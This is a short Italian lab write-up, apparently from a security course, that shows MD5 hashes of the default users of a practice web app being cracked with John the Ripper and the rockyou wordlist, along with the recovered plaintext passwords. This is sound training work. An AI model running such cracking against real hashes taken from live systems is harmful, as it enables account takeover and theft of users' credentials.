

S6L3

Estrapoliamo i dati che il database ci ha fornito, i dati sono ancora cifrati, utilizziamo dunque john per decifrare questi codici hash



```
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Siamo dunque ora riusciti a decifrare le password



```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt filehash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
4g 0:00:00:00 DONE (2024-01-10 17:31) 57.14g/s 43885p/s 43885c/s 65828C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --show /usr/share/wordlists/rockyou.txt filehash.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
admin:password
gordonb:abc123
1337:charley
```